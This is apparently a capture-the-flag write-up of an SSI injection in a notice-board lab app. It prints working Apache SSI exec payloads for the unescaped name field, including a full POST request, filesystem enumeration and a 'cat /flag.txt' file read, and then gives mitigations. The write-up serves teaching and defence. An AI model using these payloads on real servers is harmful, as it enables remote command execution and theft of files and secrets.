Server-Side Includes Injection Leads to Remote Code Execution | Tockerry
Lab Link
Overview

Tockerry was an old-style notice-board application that allowed users to create public posts. Each submitted notice was written to a generated .shtml page.
The application escaped user input in the notice title and message fields. However, the author name was inserted into the generated page without equivalent sanitization. Because Apache Server-Side Includes were enabled for .shtml files, SSI directives submitted through the name field were interpreted by the web server.
This allowed an attacker to move from harmless SSI variable expansion to arbitrary operating-system command execution and ultimately read the flag file.
Objective
The objective was to identify a vulnerability in the notice-board application and retrieve the challenge flag.
Vulnerability Identification
The application exposed a form that accepted three user-controlled values:
- Title
- Message
- Name
Submitted notices were stored as files under the /notices/ directory and served with the .shtml extension.
The .shtml extension was significant because Apache commonly processes Server-Side Includes inside these files when the Includes option is enabled.
A harmless SSI payload was first placed in the message field:
1
<!--#echo var="DATE_LOCAL" -->
The resulting notice displayed the payload as escaped text, showing that the message field was protected.
Testing the same technique in the name field produced a different result. The SSI directive was evaluated by Apache, confirming that the field was inserted into the generated .shtml document without safe output encoding.
Reconnaissance and Approach
The initial reconnaissance focused on identifying how notices were created and rendered.
The main observations were:
- The application generated individual
.shtmlnotice pages. - User input was written into those files.
- The title and message fields were HTML-escaped.
- The name field was processed differently.
- Apache SSI directives executed when submitted through the name field.
A harmless date-expansion directive was used first to verify SSI interpretation without executing operating-system commands:
1
Codex <!--#echo var="DATE_LOCAL" -->
When the generated notice was opened, Apache replaced the directive with the server’s local date.
This confirmed Server-Side Includes injection.
Exploitation
Confirming SSI Environment Access
The following payload was submitted through the vulnerable name field:
1
Codex <!--#printenv -->
The generated notice displayed Apache and request environment variables.
Although the flag was not stored in the environment, this proved that SSI directives were executing in the server context.
Confirming Command Execution
The next test used the SSI exec directive:
1
Codex <!--#exec cmd="id" -->
The command output appeared inside the generated notice page, confirming arbitrary command execution as the web-server user.
The vulnerable request followed this structure:
1
2
3
4
5
6
7
POST /post.php HTTP/1.1
Host: [REDACTED]
Content-Type: application/x-www-form-urlencoded

title=Command+Test&
message=Testing+SSI+execution&
name=Codex+%3C%21--%23exec+cmd%3D%22id%22+--%3E
The server created a new .shtml notice and redirected the browser to it. When Apache rendered the page, the injected SSI directive executed.
Locating the Flag
An initial attempt to read /flag returned no useful output, so the filesystem was enumerated using short commands that fit within the input-length restriction.
1
Codex <!--#exec cmd="ls -la /" -->
A targeted search was then used to locate files containing flag in their name:
1
Codex <!--#exec cmd="find / -maxdepth 3 -type f -name '*flag*' 2>/dev/null" -->
This identified the flag file at:
1
/flag.txt
Reading the Flag
The final payload executed cat against the discovered file:
1
Codex <!--#exec cmd="cat /flag.txt" -->
Apache executed the command while rendering the generated notice page and inserted the file contents into the author byline.
Proof / Flag
The challenge flag was successfully retrieved from:
1
/flag.txt
1
WEBVERSE{REDACTED}
Root Cause
The root cause was inconsistent output handling when user-controlled data was written into generated .shtml files.
The application safely escaped the title and message fields but inserted the name field without neutralizing SSI directive syntax.
Because Apache was configured to process Server-Side Includes and allowed the exec directive, attacker-controlled input became executable server-side instructions.
The vulnerable data flow was effectively:
1
2
3
4
5
6
7
User-controlled name
        ↓
Written into generated .shtml file
        ↓
Apache parses SSI directives
        ↓
Operating-system command execution
Impact
This vulnerability resulted in full remote code execution within the privileges of the web-server account.
An attacker could potentially:
- Read application source code and configuration files
- Access credentials and secrets stored on the server
- Read sensitive files accessible to the web-server user
- Modify application content
- Execute arbitrary shell commands
- Use the compromised server as a foothold for further attacks
In this challenge, the vulnerability was used to locate and read /flag.txt.
Mitigation
Escape Every User-Controlled Field
All user input must be encoded before being inserted into HTML or server-parsed templates. Security controls must be applied consistently to every field, including less obvious values such as display names and author metadata.
Avoid Generating Executable .shtml Files
User-generated content should be stored as data rather than written into server-executable files.
Safer alternatives include:
- Store notice data in a database
- Render content through a trusted template engine
- Serve generated files with a non-executable extension
- Store uploads outside the web root
Disable SSI Where It Is Not Required
SSI processing should be disabled unless it is explicitly needed.
For Apache, avoid enabling:
1
Options Includes
Use:
1
Options -Includes
for directories containing user-controlled content.
Disable SSI Command Execution
When SSI is required, use the more restrictive configuration:
1
Options IncludesNOEXEC
This prevents SSI exec directives from running shell commands.
Apply a Strict Content Security Boundary
User-controlled data should never be interpreted as server-side code. Applications should maintain a clear separation between content and executable templates.
Use Allowlist Validation
Fields such as names can be restricted to expected characters and lengths. Validation should supplement output encoding rather than replace it.
Lessons Learned
The .shtml extension was the key indicator in this challenge. Even though the most obvious fields were escaped, testing each input independently revealed inconsistent handling in the name field.
The exploitation path was:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Generated .shtml notice
        ↓
SSI directive in name field
        ↓
SSI variable expansion
        ↓
Environment disclosure
        ↓
SSI exec directive
        ↓
Remote command execution
        ↓
Locate /flag.txt
        ↓
Read the flag
The main lesson is that partial sanitization is not sufficient. A single overlooked field can turn a content-posting feature into remote code execution when the server interprets generated files as executable templates.